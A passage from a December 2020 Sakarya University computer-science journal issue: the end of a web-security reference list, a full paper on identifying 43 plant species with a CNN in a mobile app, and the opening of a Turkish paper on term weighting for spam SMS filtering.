[13] A. Al-Mahrouqi, P. Tobin, S. Abdalla, ve T. Kechadi, “Simulating SQL-Injection Cyber-Attacks Using GNS3”, *International Journal of Computer Theory and Engineering*, c. 8, ss. 213-217, Haz. 2016, doi: 10.7763/IJCTE.2016.V8.1046.

[14] M. Baykara ve S. Guclu, “Applications for detecting XSS attacks on different web platforms”, *2018 6th International Symposium on Digital Forensic and Security (ISDFS)* ss. 1-6, 2018, doi: 10.1109/ISDFS.2018.8355367.

[15] S. Djanali, F. X. Arunanto, B. A. Pratomo, A. Baihaqi, H. Studiawan, ve A. M. Shiddiqi, “Aggressive web application honeypot for exposing attacker’s identity”, *in 2014 The 1st International Conference on Information Technology, Computer and Electrical Engineering*, ss. 212-216, 2014, doi: 10.1109/ICITACEE.2014.7065744.

[16] T. Gunawan, M. K. Lim, M. Kartiwi, N. A. Malik, ve N. Ismail, “Penetration testing using Kali linux: SQL injection, XSS, wordpres, and WPA2 attacks”, *Indonesian Journal of Electrical Engineering and Computer Science*, c. 12, ss. 729-737, Kas. 2018, doi: 10.11591/ijeecs.v12.i2.pp729-737.

[17] H. Sabrine, B. Abderrahmane, ve S. Fouzi, “Comparative Study of Security Methods against DDOS Attacks in Cloud Computing Environment”, içinde *2019 International Symposium on Networks, Computers and Communications (ISNCC)*, Haz. 2019, ss. 1-5, doi: 10.1109/ISNCC.2019.8909110.

[18] “OWASP Top Ten Web Application Security Risks | OWASP”. https://owasp.org/www-project-top-ten/ (Erişim Haz. 17, 2020).

[19] “Database SQL Reference”. [Çevrimiçi]. Erişim adresi: https://docs.oracle.com/cd/B19306_01/server.102/b14200/intro001.htm. [Erişim: 17-Ara-2019].

[20] “CWE - CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection’) (4.0)”. https://cwe.mitre.org/data/definitions/77.html (Erişim Haz. 17, 2020).

[21] H. Alnabulsi, R. Islam, ve M. Talukder, “GMSA: Gathering Multiple Signatures Approach to Defend Against Code Injection Attacks”, *IEEE Access*, c. 6, ss. 77829-77840, 2018, doi: 10.1109/ACCESS.2018.2884201.

[22] V. Clincy ve H. Shahriar, “Web service injection attack detection”, içinde *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*, ss. 173-178, Ara. 2017, doi: 10.23919/ICITST.2017.8356371.

[23] H. Bağci, “Sosyal Mühendislik ve Denetim”, *Denetişim*, sy 1, ss. 42-51, Tem. 2016.

[24] M. Baykara ve R. Das, “A novel honeypot based security approach for real-time intrusion detection and prevention systems”, *Journal of Information Security and Applications*, c. 41, ss. 103-116, Ağu. 2018, doi: 10.1016/j.jisa.2018.06.004.

[25] M. Baykara ve R. Daş, “A Survey on Potential Applications of Honeypot Technology in Intrusion Detection Systems”, *International Journal of Computer Networks and Applications*, c. 2, sy 5, s. 9, 2015.

[26] M. Baykara ve R. Daş, “SoftSwitch: a centralized honeypot-based security approach using software-defined switching for secure management of VLAN networks”, *Turk J Elec Eng & Comp Sci (2019) 27: 3309 – 3325 © TÜBİTAK doi:10.3906/elk-1812-86* s. 17.

[27] “GNS3, 27-Ara-2019. [Çevrimiçi]. Erişim adresi: https://docs.gns3.com [Erişim: 27-Ara-2019].

[28] DVWA - Damn Vulnerable Web Application, “DVWA - Damn Vulnerable Web Application”. Erişim adresi: http://www.dvwa.co.uk/. [Erişim: 02-Oca-2020].

[29] D. Ş. Sağiroğlu ve D. M. Alkan, “Siber güvenlik ve Savunma Farkındalık ve Caydırıcılık”, s. 402.

[30] “Cisco Router Security Solutions - Technical Overview”, https://www.cisco.com/c/dam/en/us/products/collateral/security/router-security/routersec_tdm.pdf s. 116. [Erişim: 16-May-2020].

[31] I. Yusof ve A.-S. K. Pathan, “Preventing persistent Cross-Site Scripting (XSS) attack by applying pattern filtering approach”, içinde *The 5th International Conference on Information and Communication Technology for The Muslim World (ICT4M)*, ss. 1-6, Kas. 2014, doi: 10.1109/ICT4M.2014.7020628.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO.3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.773465

Identification of Plant Species by Deep Learning and Providing as A Mobile Application

M. Fatih Adak[1]
[1]Corresponding Author; Sakarya University, Computer Engineering Department; fatihadak@sakarya.edu.tr; +902642957049

Received 24 July 2020; Revised 28 August 2020; Accepted 4 November 2020; Published online 30 December 2020

Abstract

Image processing techniques give highly successful results when used deep learning in classification studies. Applications benefit from this kind of work to make life easier. In this study, a mobile application is developed that takes photo of a plant and makes image processing on it to provide information about its name, the time to change the soil, the amount of sun light and nutrition it needs. The model is trained using the Convolutional Neural Networks, and dataset is successfully applied to the network. Currently, the application is capable to classify 43 different plants in mobile environment, and its classification capacity is planned to be expanded with new plant species as a future study. Up to 90% accuracy is reached in this study with the current version of the application.

Keywords: plant classification, deep learning, CNN, mobile system

Derin Öğrenme Kullanılarak Bitki Türlerinin Sınıflandırılması ve Mobil Uygulama Olarak Sunumu

Öz

Görüntü işleme teknikleri kullanılarak yapılan sınıflandırma çalışmalarında yüksek başarılar elde edilmektedir. Hayatı kolaylaştıracak uygulamalar bu tür çalışmalardan faydalanmaktadır. Bu çalışmada geliştirilen mobil uygulama bitkinin resmi çekilerek görüntü analizi yapılıp kullanıcıya bitki hakkında, ismi, toprak değişim süresi, ihtiyaç duyduğu güneş ve destek besin miktarı gibi faydalı bilgiler sunulmaktadır. Geliştirilen model Convolutional Neural Network ile eğitilmiş olup bu çalışmada derin öğrenme başarılı bir şekilde kullanılmıştır. Mobil ortamda 43 farklı bitki türünü tanıyabilen uygulama yeni bitki türlerinin eklenmesi ile kapsamının genişletilmesi planlanmıştır. Çalışma şu an gelinen konum itibarıyla %90'lara varan doğruluk değeri elde edilebilmektedir.

Anahtar Kelimeler: bitki sınıflandırma, derin öğrenme, CNN, mobil sistemler

1. Introduction

Today, deep learning is begun to be used in every field as it became highly popular with increasing number of deep learning libraries. Agricultural sector is one of the many fields where important developments and research studies are being carried out. In this study, a mobile application is developed that classifies 43 different plant species and provides the user with information about the classified plant such as the environment temperature, amount of water, time to change the soil, amount of sun light and nutrition amount it needs. This would enable the user to reach identifying and useful information about a plant in his/her home or any other plant he/she sees outside and wonder or wants to buy. Deep learning techniques are used in this study and high accuracy rates are reached. The study is especially useful as it makes life easier. In addition, since a rapid transition to autonomous systems is present in agricultural sector, this type of studies also shed light on new research in the field. There are several similar studies in agricultural sector. For example, Dyrmann et al. classified 22 different plant species using deep learning techniques in their study and reached a 86.2% success rate [1]. In a similar study, a classification was carried out based on leaf vein patterns where 93.33% success was reached in 3 different datasets used [2]. In another study using leaf vein patterns, 95% level of success was reached [3]. Again in a study based on leaf vein patterns, different classification methods were compared and neural networks were shown to perform best, followed by support vector machines (SVM) [4]. SVM can be seen in similar studies, 32 species classified and the average accuracy obtained in testing data is 82.67% [5]. In another study a hybrid model is used by SVM the proposed model yields to improve the identification rate up to 98.9% and 93.3% for both Flavia and Swedish dataset respectively [6]. Automatic plant detection proposed by using SVM again and they reached 91.25% accuracy [7]. As can be seen, image processing techniques have been actively used in identification of different plant species. Convolutional Neural Networks (CNN) are known to produce favorable results in processing image data in deep learning. In a study using this method between 73.05% - 93.41% success rate was reached [8]. Using CNN as a feature selection technique was shown to classify flowers in 5 basic classes with up to 96-98% level of accuracy [9]. Feature selection was also carried out by other studies. There are certain methods used for feature selection each having its own advantages and disadvantages. Among these methods, CNN was shown to reach high accuracy rates [10]. The low performance of other methods in feature selection lead to a search for alternative methods besides CNN. Ren et al., for example, used density based image clustering instead of the traditional methods for clustering and reached high accuracy rates [11]. One of the problems in applying autonomous systems is that the camera angle should be perfectly proper while taking photo of a plant. The deficiency caused by an inefficient photo might be corrected up to a certain level. However, the accuracy rate of the classification would decrease. Some research dealt with this aspect of the subject, and managed to identify a wild plant, for example, present in a crowded image. Again CNN networks were used in that study [12]. Additionally, there have been successful studies to diagnose diseases in plants using CNN and image processing techniques [13]–[18]. From the researches, it can be observed that CNN reaches high success rates. In this study, CNN is used to classify 43 different plants. This study can be used as a supplementary tool to various agricultural applications [19] or can be used as a separate module as well.

This study is organized as follows. Formation of the dataset and feature selection are explained in Section II. The method used and the structure of the network are given in Section III. Section IV provides the findings for different scenarios. Finally, general conclusions are given in the last section.

2. Materials

2.1 Creating The Dataset

The dataset of the study is constructed by gathering several images of 43 different plants taken from various directions. The plants are chosen among common plants that one can come across in daily life. This way it is aimed to increase the usage of the application in social life. The dataset includes approximately 100 different images for each of the 43 plants. This makes a total of 4559 images. Names of the plants are given in Table I. Following information is collected for each plant species and included in the dataset: name, required temperature, required irrigation amount, preferred soil type, sun light requirement, time to change soil, supplementary nutrition.

Every image is scaled into the size of 224x224 and the RGB (red, green, blue) pixel values of the images are stored in the dataset. Thus, input shape is formed as (224, 224, 3). 80% of the dataset is used for training and the remaining 20% is used for testing and validation. The formation of training dataset was chosen by random for each of plant species. Most of the images were created using ready-made pictures. Some manual shots were made. Many of these handheld shots were created in a bright environment and some were shot in room light.

Table 1 Species used in dataset

Plant ID	***Name***	***Plant ID***	***Name***
1	African Violet	2	Aloe Vera
3	Anthurium Flower	4	Monstera Deliciosa
5	Cactus	6	Kentia Palm
7	Asparagus	8	Crassula Ovata
9	Sansevieria	10	Spathipyllum wallisii
11	Aphelandra	12	Aglaonema
13	Areca Palm	14	Euphorbia Pulcherrima
15	Dieffenbachia	16	Christmas Cactus
17	Gloxinia	18	Guzmania Ostara
19	Yucca Flower	20	Maranta Leucorneura
21	Nephrolepis Exaltata	22	Campsis Radicans
23	Jasminum Sambac	24	Bougainvillea
25	Kumquat Tree	26	Norfolk Island Pine
27	Broom	28	Savin Juniper
29	Tradescantia Flower	30	Rhododendron
31	Geranium	32	Orchids
33	Schefflera	34	Chrysanthemum
35	Rabbits’ ears	36	Begonia
37	Petunia Flower	38	Jonquil
39	Croton Plant	40	Lily
41	Rose Laurel	42	Hyacinth
43	Anemone Flower		

3. Method

The model to be used for plant identification and information supply in mobile environment is developed using deep learning and CNN networks. CNN networks are special networks that are used particularly in processing image data. CNN was first introduced by LeCun et al. in 1990 [20]. Image classification is carried out by using determining factors. These might be for example leaf side patterns in plants. One of the important strengths of a CNN structure is its filters. Thus, image classification can be successfully carried out independent of its location. This would avoid astronomical number of weights. There are various layers in CNN networks. Among them, convolution layer has an important role.

Four important parameters are used in CNN. These are: filter size, zero padding amount, stride and number of filters. Output volume of layer is calculated as WxHxD. W, H and D are calculated as in Eq. (1), where F is the filter size, P is the zero-padding amount, S is stride, and K is the number of filters.


$$\begin{aligned} W &= (W_{inp} - F + 2P)/S + 1 \\ H &= (H_{inp} - F + 2P)/S + 1 \\ D &= K \end{aligned} \tag{1}$$

Total number of parameters is 3,613,803 in the model, and 1,355,819 of them are trainable parameters. The values used for the parameters are given in Table II.

Table 2 Parameters used in the model

Shear range	0.2
Zoom range	0.2
Rotation range	40
Width shift range	0.2
Height shift range	0.2
Fill mode	Nearest
Batch size	32
Optimizer	Adam

Padding is applied for the images from different angles and they are supplied as input to the network after convolutional transform. The images are processed in different layers and its class is determined in softmax layer at the end. Zero padding is applied to every convolution layer. Data that is supplied in the form of (224x224x3) is passed through weights of 112x112x32 dimensions by convolutional transform, since the batch size is 32. This is followed by 56x56, 28x28, 14x14, 7x7 dimensions. Fig. 1 gives the representation of the mobile application. When the application is opened, an image of the plant is taken by the use of camera. Then, by pressing the "Find species" button, the image data is supplied to the trained CNN to make a prediction. Then, the screen displays the output of the predicted species and useful information about it.



TÜR: Orkide
DOĞRULUK: 65%
ORTAM SICAKLIĞI: Oda Sıcaklığı
SULAMA: Haftada Bir Kez
TOPRAK TÜRÜ: Geçirimli Toprak
GÜNEŞ IŞIĞI: Dolaylı Alabilir
SAKSI DEĞİŞİM SÜRESİ: Yılda Bir Defa
DESTEK BESİN: Vitamin ve Mineral

Figure 1 Working procedure of the application

The model used in this study is summarized in Fig. 2. Images taken with camera are used also in training, testing and application phases to enable higher accuracy of the model.




Figure 2 Overview of the proposed model

4. Results

Six different scenarios were used to train the model. The scenarios and their results are given in Table III. The model was run with 10, 15, 20, 25, 30 and 40 number of epochs, and no new scenarios were tested if the curves indicated a negative trend. The scenario with 30 epochs performed best in terms of both accuracy and loss values. Accuracy rates go beyond 90% in training phase. However, in that case, the rate of accuracy in testing begins to decrease. Test phase is taken into account for the accuracy rate, since it can serve as a performance criterion. Training and test accuracy rates for the six scenarios are given in Fig. 3. Scenario (d) that has 30 epochs has the best curve. In all scenarios, the accuracy level of the test was higher than the training phase at the beginning. This indeed shows that this dataset can be trained using low number of epochs.

ROC (Receiver operating characteristic) analysis of the test data is performed for the 6 scenarios and the results are given in Table IV. Again, the scenario with 30 epochs has the best values. The reason for the low values is due to the ROC analysis being a method preferred rather in binary classification. Thus, the values are expected to decrease when used in multiple classification. Table IV also gives what would the values be if it was a binary classification.

Table 3 Results for different scenarios

Epoch	Accuracy	Val Accuracy	Loss	Val Loss
10	0.7893	0.7586	0.6487	0.7566
15	0.8318	0.7744	0.4982	0.5260
20	0.8504	0.7533	0.4436	0.5422
25	0.8750	0.7638	0.3739	0.4193
30	**0.8757**	**0.7893**	**0.3562**	**0.3767**
40	0.9053	0.7779	0.2833	0.3506

Accuracy value is the ratio of correct predictions to all predictions. Precision is the ratio of true positives to all positives. Thus, a higher precision value means a higher true positive detection capability of the model. Recall value is the ratio of true positives to all actual positives. F1 score is the weighted average of precision and recall values. Thus, in ROC analysis, F1-score is more important than the accuracy value. This again reveals that the best scenario is the fifth one.




Figure 3 Accuracy values of the scenarios, (a) 10 epoch, (b) 15 epoch, (c) 20 epoch, (d) 25 epoch, (e) 30 epoch, (f) 40 epoch

Table 4 ROC analysis results of different scenerios

Epoch	Accuracy	Val Accuracy	Loss	Val Loss
10	0.7893	0.7586	0.6487	0.7566
15	0.8318	0.7744	0.4982	0.5260
20	0.8504	0.7533	0.4436	0.5422
25	0.8750	0.7638	0.3739	0.4193
30	**0.8757**	**0.7893**	**0.3562**	**0.3767**
40	0.9053	0.7779	0.2833	0.3506

5. Conclusions

Smart systems that make life easier are increasingly becoming widespread in every field. Deep learning techniques play an important role in designing these smart systems. In this study, a mobile application is developed that takes photo of a plant and uses CNN to provide information about its name, and its soil, water, temperature, sun light and nutrition requirements. A quick way of learning a plant's requirements would provide convenience in social life. The information is supplied to the user through the mobile application. The model and the tests reached high accuracy rates. The favorable results showed that CNN can be successfully used in image processing of this type or of other similar types. Every new pattern can be supplied to the network as a training input to increase the accuracy rate of the model. This can be easily achieved with CNN. As a future study, the model can be made more detailed by adding other plant species or updating it to classify even sub-species under certain species. Inspiring from this type of studies, useful models can be developed in smart agricultural applications.

References

[1] M. Dyrmann, H. Karstoft, and H. S. Midtiby, "Plant species classification using deep convolutional neural network," *Biosyst. Eng.*, vol. 151, pp. 72–80, Nov. 2016, doi: 10.1016/j.biosystemseng.2016.08.024.

[2] P. Barré, B. C. Stöver, K. F. Müller, and V. Steinhage, "LeafNet: A computer vision system for automatic plant species identification," *Ecol. Inform.*, vol. 40, pp. 50–56, Jul. 2017, doi: 10.1016/j.ecoinf.2017.05.005.

[3] G. L. Grinblat, L. C. Uzal, M. G. Larese, and P. M. Granitto, "Deep learning for plant identification using vein morphological patterns," *Comput. Electron. Agric.*, vol. 127, pp. 418–424, Sep. 2016, doi: 10.1016/j.compag.2016.07.003.

[4] J. W. Tan, S.-W. Chang, S. Binti Abdul Kareem, H. J. Yap, and K.-T. Yong, "Deep Learning for Plant Species Classification using Leaf Vein Morphometric," *IEEE/ACM Trans. Comput. Biol. Bioinforma.*, pp. 1–1, 2018, doi: 10.1109/TCBB.2018.2848653.

[5] A. Ambarwari, Q. J. Adrian, Y. Herdiyeni, and I. Hermadi, "Plant species identification based on leaf venation features using SVM," *TELKOMNIKA (Telecommunication Comput. Electron. Control.*, vol. 18, no. 2, p. 726, Apr. 2020, doi: 10.12928/telkomnika.v18i2.14062.

[6] H. F. Eid and A. Abraham, "Plant species identification using leaf biometrics and swarm optimization: A hybrid PSO, GWO, SVM model," *Int. J. Hybrid Intell. Syst.*, vol. 14, no. 3, pp. 155–165, Mar. 2018, doi: 10.3233/HIS-180248.

[7] M. A. Islama, S. I. Yousuf, and M. M. Billah, “Automatic Plant Detection Using HOG and LBP Features With SVM,” *Int. J. Comput.*, vol. 33, no. 1, pp. 26–38, 2019.

[8] I. Gogul and V. S. Kumar, “Flower species recognition system using convolution neural networks and transfer learning,” in *2017 Fourth International Conference on Signal Processing, Communication and Networking (ICSCN)*, 2017, pp. 1–6, doi: 10.1109/ICSCN.2017.8085675.

[9] M. Toğaçar, B. Ergen, and Z. Cömert, “Classification of flower species by using features extracted from the intersection of feature selection methods in convolutional neural network models,” *Measurement*, vol. 158, p. 107703, Jul. 2020, doi: 10.1016/j.measurement.2020.107703.

[10] M. Momeny, A. Jahanbakhshi, K. Jafarnezhad, and Y.-D. Zhang, “Accurate classification of cherry fruit using deep CNN based on hybrid pooling approach,” *Postharvest Biol. Technol.*, vol. 166, p. 111204, Aug. 2020, doi: 10.1016/j.postharvbio.2020.111204.

[11] Y. Ren, N. Wang, M. Li, and Z. Xu, “Deep density-based image clustering,” *Knowledge-Based Syst.*, vol. 197, p. 105841, Jun. 2020, doi: 10.1016/j.knosys.2020.105841.

[12] W. Qian et al., “UAV and a deep convolutional neural network for monitoring invasive alien plants in the wild,” *Comput. Electron. Agric.*, vol. 174, p. 105519, Jul. 2020, doi: 10.1016/j.compag.2020.105519.

[13] K. P. Ferentinos, “Deep learning models for plant disease detection and diagnosis,” *Comput. Electron. Agri*c., vol. 145, pp. 311–318, Feb. 2018, doi: 10.1016/j.compag.2018.01.009.

[14] Y. Osako, H. Yamane, S.-Y. Lin, P.-A. Chen, and R. Tao, “Cultivar discrimination of litchi fruit images using deep learning,” *Sci. Hortic. (Amsterdam).*, vol. 269, p. 109360, Jul. 2020, doi: 10.1016/j.scienta.2020.109360.

[15] J. Chen, J. Chen, D. Zhang, Y. Sun, and Y. A. Nanehkaran, “Using deep transfer learning for image-based plant disease identification,” *Comput. Electron. Agric.*, vol. 173, p. 105393, Jun. 2020, doi: 10.1016/j.compag.2020.105393.

[16] S. Fan et al., “On line detection of defective apples using computer vision system combined with deep learning methods,” J. *Food Eng.*, vol. 286, p. 110102, Dec. 2020, doi: 10.1016/j.jfoodeng.2020.110102.

[17] C. W. Yohannese and T. Li, “A Combined-Learning Based Framework for Improved Software Fault Prediction,” *Int. J. Comput. Intell. Syst.*, vol. 10, no. 1, p. 647, 2017, doi: 10.2991/ijcis.2017.10.1.43.

[18] A. Krishnaswamy Rangarajan and R. Purushothaman, “Disease Classification in Eggplant Using Pre-trained VGG16 and MSVM,” *Sci. Rep.*, vol. 10, no. 1, p. 2322, Dec. 2020, doi: 10.1038/s41598-020-59108-x.

[19] M. F. Adak, “Modeling of Irrigation Process Using Fuzzy Logic for Combating Drought,” *Acad. Perspect. Procedia*, vol. 2, no. 2, pp. 229–233, Oct. 2019, doi: 10.33793/acperpro.02.02.34.

[20] Y. LeCun, K. Kavukcuoglu, and C. Farabet, “Convolutional networks and applications in vision,” in *Proceedings of 2010 IEEE International Symposium on Circuits and Systems*, 2010, pp. 253–256, doi: 10.1109/ISCAS.2010.5537907.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.735463

On Term Weighting for Spam SMS Filtering

Turgut Doğan[1]
[1]Department of Computer Engineering, Trakya University, Edirne
turgutdogan@trakya.edu.tr

Received 11 May 2020; Revised 4 November 2020; Accepted 14 November 2020; Published 30 December 2020

Abstract

Due to rapid development of the technology, the usage of mobile telephones and short message services (SMS) have become widespread. Thus, the number of spam SMS messages has dramatically increased and the significance of identifying and filtering of suchlike messages raised. Moreover, since they have also risk to steal users' personal information; the problem of identifying and filtering of Spam SMS messages stays popular in terms of also information and data security. In this study, the classification performances of five different term weighting methods on three different datasets containing SMS messages categorized as Spam and legitimate are compared by using two classifiers for corresponding problem. The results obtained showed that reasonable weighting of SMS contents plays an important role in identifying of spam SMS messages. On the other hand, it can be expressed that real classification potential of term weighting schemes reflected betterly the with feature vectors created by using fifty and higher number of terms on especially Turkish and English SMS message datasets. In addition, it has been observed that value ranges of the classification results of obtained from term weighting methods on Turkish SMS message dataset is wider for than ones obtained in English SMS message datasets.

Keywords: term weighting, SMS collection, spam SMS detection, information security

İstenmeyen SMS Filtrelemede Terim Ağırlıklandırma

Öz

Teknolojideki hızlı gelişmeler, mobil telefonların sayısını arttırmış ve kısa mesaj hizmetlerinin (SMS) kullanımını yaygın hale getirmiştir. Bu durum, istenmeyen SMS sayılarını da dramatik bir biçimde arttırmış ve bu tip mesajların belirlenmesi veya filtrelenmesinin önemini arttırmıştır. Ayrıca, kullanıcıların kişisel bilgilerini çalma riski de taşıyabilecekleri için, istenmeyen SMS'lerin filtrelenmesi problemi günümüzde bilgi ve veri güvenliği açısından da popülerliğini korumaktadır. Bu çalışmada, bu probleme yönelik olarak, istenmeyen ve meşru olarak iki sınıfa kategorilendirilmiş SMS mesajlarını içeren üç farklı SMS mesaj veri seti üzerinde 5 farklı popüler terim ağırlıklandırma yönteminin sınıflandırma performansları iki popüler sınıflandırıcı yardımıyla kıyaslanmıştır. Elde edilen sonuçlar; istenmeyen SMS belirleme performansında; SMS içeriklerinin makul bir biçimde ağırlıklandırılmasının önemli bir rol oynadığını göstermiştir. Diğer taraftan, özellikle Türkçe ve İngilizce SMS mesaj verisetleri üzerinde terim ağırlıklandırma şemalarının sahip oldukları potansiyel sınıflandırma performanslarınının elli ve üzeri terim kullanılarak yapılan deneylerde daha iyi yansıtılabildiği ifade edilebilir. Ayrıca Türkçe SMS mesaj veri seti üzerinde terim ağırlıklandırma yöntemlerinden elde edilen sınıflandırma sonuçlarının değer aralıklarının, İngilizce SMS mesaj verisetlerinde elde edilenlere nazaran daha geniş olduğu da gözlenmiştir.

Anahtar Kelimeler: terim ağırlıklandırma, SMS veriseti, istenmeyen SMS filtreleme, bilgi güvenliği

1. Giriş

Teknolojinin gelişimindeki başdöndürücü hız, dünya çapındaki mobil telefon kullanıcılarının iletişim aracı olarak kısa mesaj servislerini (SMS) kullanmaya yönelik ilgisini her geçen gün arttırmaktadır. Bu artış, elektronik posta servislerinde olduğu gibi SMS hizmetlerinde de çeşitli finansal veya kişisel amaçlar taşıyan, kullanıcıların genellikle istenmeyen olarak ifade ettiği SMS mesajlarının sayılarını da kaçınılmaz bir biçimde arttırmıştır. Özellikle son yıllarda, mobil telefonlara ulaştırılan SMS mesajlarının çoğunluğunu, giyim veya gıda sektörüne ait çeşitli mağazaların indirim duyuruları, internet veya iletişim hizmeti sağlayıcılarının yeni tarife/paket bilgilendirmeleri, bankaların kredi olanakları ile ilgili bilgilendirmeleri gibi kullanıcıyı rahatsız eden türde istenmeyen mesajlar oluşturmaktadır. İstenmeyen SMS mesajlarını bir bölümünü de mobil telefon kullanıcılarının kişisel verilerini maddi veya manevi kazanç sağlamak adına çalmaya çalışan SMS mesajları oluşturmaktadır. Mobil cihazlar kullanıcı adı, şifre ve kredi kartı detayları gibi hassas bilgileri içerdiklerinden; kötü niyetli kişiler iletişim kurmanın en ucuz yollarından biri olan SMS'i kimlik avı saldırılarını gerçekleştirmek için de kullanabilmektedir. SMS tabanlı kimlik avı (Smishing), kullanıcıya yolladığı SMS mesajındaki linki tıklamasını sağlayarak, mobil cihazındaki hassas bilgileri çalmaya çalışan ve günümüzde halen popülerliğini koruyan bir kimlik avı metodudur. Bu tip istenmeyen SMS mesajlarının filtrelenmesi veya engellenmesi kullanıcıların mobil telefonlarındaki bilgilerinin ve verilerinin güvenliğini garanti altına alma açısından önem taşımaktadır.

Günümüzde, kullanıcılar, kendilerine yollanan istenmeyen SMS mesajlarının yol açtığı rahatsızlıkları sahip oldukları akıllı telefonların çeşitli işlevleri aracılığıyla tamamen olmasa da kısmen azaltabilmektedir. Bu işlevler arasında SMS mesajları ile gelen kodları akıllı telefonun mesaj engelleme fonksiyonunda belirterek benzer koda sahip mesajların alınmasına engel olmak ya da sıklıkla istenmeyen mesaj yollayan bir kişi veya numaradan gelen mesajlar için bildirimleri gizleyerek istenmeyen veya bilinmeyen klasörüne düşmesini sağlamak sayılabilir. Bunların dışında kara-liste ve beyaz-liste adı verilen listeler oluşturularak, istenmeyen SMS mesajların yollayan göndericilerin numaraları kara listeye aktarılarak SMS yollaması engellenebilmektedir. Veya istenmeyen SMS mesajlarında sıklıkla yer alan anahtar sözcük listeleri oluşturularak, gelen mesajlarda bu sözcük veya sözcükler mevcutsa söz konusu SMS mesajı istenmeyen SMS olarak filtrelenmektedir. Her ne kadar bunlar istenmeyen mesaj filtreleme için bir çözüm olsa da aslında tek başına yeterli değildir. Çünkü aynı kişi veya numaradan yollanan mesajların tamamı istenmeyen türden olmayabilir. Bazen bankamız tarafından yollanan kredi alternatifleri ile ilgili bilgiler içeren ve istenmeyen türden gibi görünen bir SMS mesajı aslında istenmeyen değil de ilgilenebileceğimiz türden bir içeriğe sahip olabilir. Bu içerik kullandığımız banka kartı için bir şifre veya söz konusu bankanın mobil uygulamasına giriş için tek kullanımlık bir şifre de olabilir. Böyle bir durumda istenmeyen 